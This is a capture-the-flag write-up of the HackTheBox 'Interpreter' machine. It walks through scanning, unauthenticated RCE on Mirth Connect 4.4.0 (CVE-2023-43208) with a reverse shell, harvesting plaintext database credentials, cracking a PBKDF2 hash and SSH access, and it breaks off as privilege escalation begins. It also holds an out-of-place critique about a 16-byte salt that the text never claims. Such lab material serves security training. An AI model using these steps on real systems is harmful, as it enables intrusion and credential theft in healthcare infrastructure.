HackTheBox — Interpreter Writeup
Unauthenticated RCE via CVE-2023-43208 on Mirth Connect 4.4.0, PBKDF2 hash cracking with manual salt reconstruction, and root flag via Python f-string eval injection in a root-owned notification service.

Machine Info
| Field | Value |
|---|---|
| Name | Interpreter |
| OS | Linux (Debian 12) |
| Difficulty | Medium |
| IP | 10.129.25.43 |
| User Flag | ✅ via SSH (sedric) |
| Root Flag | ✅ via f-string eval injection (notif.py) |
Attack Chain
webstart.jnlpuid=103(mirth)mirth.propertiessedricsnowflake1sedric : snowflake1 → user.txtnotif.py as root → eval(f"f'''{template}'''") → arbitrary file read → root.txt1. Reconnaissance
| Scenario | Unknown Linux target. Three ports open. Some kind of web application is running. |
| Goal | Identify the application and its exact version. Determine if any public vulnerabilities apply. |
| Actions | Nmap scan → browse port 80 → view page source → fetch webstart.jnlp → read version from XML |
| Outcome | Mirth Connect 4.4.0 confirmed. CVE-2023-43208 identified as the attack path. |
I started with a standard Nmap scan to understand what’s exposed:
1
sudo nmap -A -F -T4 -Pn --script=vuln -oN nmapscan.txt 10.129.25.43
1
2
3
4
5
6
7
8
9
10
11
12
13
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
80/tcp  open  http     Jetty
| http-enum:
|   /webadmin/       Possible admin folder
|_  /webadmin/index.html: Possible admin folder
443/tcp open  ssl/http Jetty

Device type: general purpose
Running: Linux 5.X
OS details: Linux 5.0 - 5.14

#This is a snippet of the output
The scan returned three open ports: 22 (SSH), 80 (HTTP), and 443 (HTTPS). Both web ports were running a webpage titled as “Mirth Connect Administrator”, which is an open-source healthcare integration platform by NextGen Healthcare. Port 22 appeared fully patched and wasn’t worth targeting directly.
I navigated to the web interface and was redirected to /webadmin/Index.action, which displayed the Mirth Connect login page. Before attempting any login interaction, I viewed the page source (Ctrl+U). There was a reference to a file called webstart.jnlp : a Java Web Start launcher that downloads the Mirth Connect desktop client.
 Page source — webstart.jnlp visible in the HTML
Fetching that file directly:
1
https://10.129.25.43/webstart.jnlp
The JNLP file’s <application-desc> block included the application version as a plaintext argument:
 webstart.jnlp — Mirth Connect 4.4.0 exposed in the argument tag
1
2
3
4
<application-desc main-class="com.mirth.connect.client.ui.Mirth">
    <argument>https://10.129.25.43:443</argument>
    <argument>4.4.0</argument>
</application-desc>
🔴 Key Finding: Mirth Connect 4.4.0 is vulnerable to CVE-2023-43208, an unauthenticated Remote Code Execution vulnerability. All versions prior to 4.4.1 are affected. No credentials are required.
👉 Mirth Connect: An open-source healthcare data integration engine widely deployed in medical environments to route HL7 and XML patient messages between hospital systems. Its prevalence in healthcare infrastructure makes CVEs against it particularly high-impact. Version 4.4.0 was the last vulnerable release before the 4.4.1 patch.
Tools: Nmap
2. Initial Access — CVE-2023-43208
| Scenario | Mirth Connect 4.4.0 confirmed. A public PoC exists for CVE-2023-43208. |
| Goal | Obtain a reverse shell on the target without any authentication. |
| Actions | Clone PoC → set up Netcat listener → run exploit → receive shell → upgrade TTY |
| Outcome | Reverse shell as uid=103(mirth). Stable interactive session established. |
CVE-2023-43208 was discovered following an incomplete patch for CVE-2023-37679, initially addressed by IHTeam. Subsequent research by Horizon3.ai revealed a bypass to the deny list implemented in the original patch, leading to the identification of this vulnerability. A public PoC is available at K3ysTr0K3R/CVE-2023-43208-EXPLOIT.
I cloned this repository, then I installed the requirements packages to run it.
 Public PoC for CVE-2023-43208
I set up a Netcat listener and ran the exploit:
1
python3 CVE-2023-43208.py -u https://10.129.25.43/ -lh <attacker-ip> -lp <port>
The listener received the connection:
 Shell established — running as uid=103(mirth)
The shell was a basic non-interactive one, so I upgraded it immediately using:
1
2
python3 -c "import pty;pty.spawn('/bin/bash')"
export TERM=xterm
 Stable interactive bash session
👉 TTY Upgrade: A raw reverse shell has no job control, breaks
su, and kills your session if you accidentally hitCtrl+C. The Python pty spawn gives you a proper terminal. Always do this before anything else — it takes five seconds and prevents disasters.
Tools: CVE-2023-43208 PoC Netcat
3. Post-Exploitation — Credential Harvesting
| Scenario | Shell as the mirth service account. Mirth Connect is installed locally and almost certainly has a configuration file containing database credentials. |
| Goal | Locate the application config, extract database credentials, and retrieve stored password hashes. |
| Actions | Navigate /usr/local/mirthconnect/conf/ → read mirth.properties → connect to MariaDB → query user tables |
| Outcome | Plaintext database credentials found. PBKDF2 hash for user sedric extracted. |
The first priority after getting a shell on an application server is finding configuration files. Mirth Connect installs to /usr/local/mirthconnect/, and its conf/ directory contains the main properties file.
 conf/ directory containing mirth.properties
Reading mirth.properties revealed the database connection details in cleartext:
 Database credentials stored in plaintext — mirthdb / MirthPass123!
1
2
3
4
database = mysql
database.url = jdbc:mariadb://localhost:3306/mc_bdd_prod
database.username = mirthdb
database.password = MirthPass123!
ℹ️ Note: Cleartext credentials in application config files are a common misconfiguration in enterprise middleware deployments, not just in CTFs !!. The
mirthservice account can read this file by design, which is exactly why we can too.
Using those credentials to connect to the local database:
1
mysql -u mirthdb -p'MirthPass123!' -h localhost mc_bdd_prod
I ran SHOW TABLES first to get a lay of the land. Two tables immediately stood out:
1
SHOW TABLES;
 PERSON and PERSON_PASSWORD — the obvious targets in a database full of channel and config tables
Enumerating users from the PERSON table:
1
SELECT id, username, last_login, email FROM PERSON;
 User sedric identified in the database
Retrieving the associated password hash from PERSON_PASSWORD:
1
SELECT * FROM PERSON_PASSWORD;
 PBKDF2 hash for sedric retrieved
Extracted value: u/+LBBOUnadiyFBsMOoIDPLbUR0rk59kEkPU17itdrVWA/kLMt3w+w=
ℹ️ Important: This Base64 blob is not in a format any cracker accepts out of the box. Mirth Connect (Java-based) uses PBKDF2-HMAC-SHA256 and prepends the 8-byte salt directly onto the 32-byte derived key before Base64-encoding the combined result. Manual reconstruction is required before Hashcat can process it.
Tools: MySQL
4. Hash Analysis & Cracking
| Scenario | PBKDF2-HMAC-SHA256 hash in Mirth Connect’s proprietary format — salt and hash concatenated inside a single Base64 blob. |
| Goal | Reconstruct the hash in Hashcat’s mode 10900 format and recover the plaintext password. |
| Actions | Base64 decode → hex dump → split at byte offset 8 → re-encode salt and hash separately → assemble Hashcat string → run against rockyou.txt |
| Outcome | Password cracked: sedric : snowflake1 |
👉 PBKDF2-HMAC-SHA256: A password-based key derivation function that applies HMAC-SHA256 iteratively to slow down brute-force attacks. Mirth Connect uses 600,000 iterations. The Java implementation stores the 8-byte salt prepended to the 32-byte derived key, then Base64-encodes the combined 40-byte result as a single string. You have to split them before Hashcat can use them.
Decoding the hash blob and examining its raw hex:
1
echo 'u/+LBBOUnadiyFBsMOoIDPLbUR0rk59kEkPU17itdrVWA/kLMt3w+w==' | base64 -d | xxd -p -c 256
Output:
1
bbff8b0413949da762c8506c30ea080cf2db511d2b939f641243d4d7b8ad76b55603f90b32ddf0fb
The structure is [8-byte salt][32-byte derived key]:
1
2
3
4
Full hex (40 bytes):
bbff8b0413949da7  62c8506c30ea080cf2db511d2b939f641243d4d7b8ad76b55603f90b32ddf0fb
└─── 8 bytes ───┘ └──────────────────────── 32 bytes ───────────────────────────────┘
      SALT                                    DERIVED KEY (hash)
Re-encoding each part separately:
1
2
3
4
5
6
7
# Salt — first 8 bytes
echo 'bbff8b0413949da7' | xxd -r -p | base64
# → u/+LBBOUnac=

# Hash — remaining 32 bytes
echo '62c8506c30ea080cf2db511d2b939f641243d4d7b8ad76b55603f90b32ddf0fb' | xxd -r -p | base64
# → YshQbDDqCAzy21EdK5OfZBJD1Ne4rXa1VgP5CzLd8Ps=
 Hash extraction — decoding the blob, splitting at byte 8, and re-encoding each part
📖 Transparency note: The PBKDF2 hash reconstruction in this section was new to me. I initially got stuck due to a format mismatch and referred to another write-up to understand how Mirth Connect stores passwords (salt prepended to the hash and Base64-encoded). After that, I verified the steps myself and documented them. This wasn’t something I would have figured out quickly on my own, so credit to the original source.
The author incorrectly identifies the salt length as 16 bytes. The provided value (
bbff8b0413949da7) is only 16 hex characters, which corresponds to 8 bytes, not 16. This indicates a misunderstanding between hexadecimal representation and actual byte size, which is critical when analyzing cryptographic material.
Assembling the Hashcat format for mode 10900 (sha256:iterations:salt_b64:hash_b64):
1
sha256:600000:u/+LBBOUnac=:YshQbDDqCAzy21EdK5OfZBJD1Ne4rXa1VgP5CzLd8Ps=
Running Hashcat:
1
hashcat -m 10900 hash.txt /usr/share/wordlists/rockyou.txt
 Hashcat completes against rockyou.txt in roughly 5 minutes
✅ Cracked:
sedric:snowflake1
5. User Flag
SSH into the box with the recovered credentials:
1
2
ssh sedric@10.129.25.43
# password: snowflake1
 Authenticated as sedric — user flag retrieved
6. Privilege Escalation → Root Flag
6.1 Process Enumeration
| Scenario | Low-privilege shell as sedric. Need a path to root. |
| Goal | Identify a root-owned process or misconfiguration that can be abused. |
| Actions | ps aux | grep root or grep python → spot notif.py running as root → read the source code → identify unsafe eval() |
| Outcome | Root-owned Flask service on 127.0.0.1:54321 with an exploitable f-string eval sink. |
After grabbing the user flag, I ran ps aux to look for interesting root-owned processes:
1
ps aux | grep root
 notif.py running as root, a custom Python script, which immediately warrants investigation
1
root  3508  ...  /usr/bin/python3 /usr/local/bin/notif.py
Something attracted me, a custom Python script running as root is worth reading carefully. I examined the source:
1
cat /usr/local/bin/notif.py
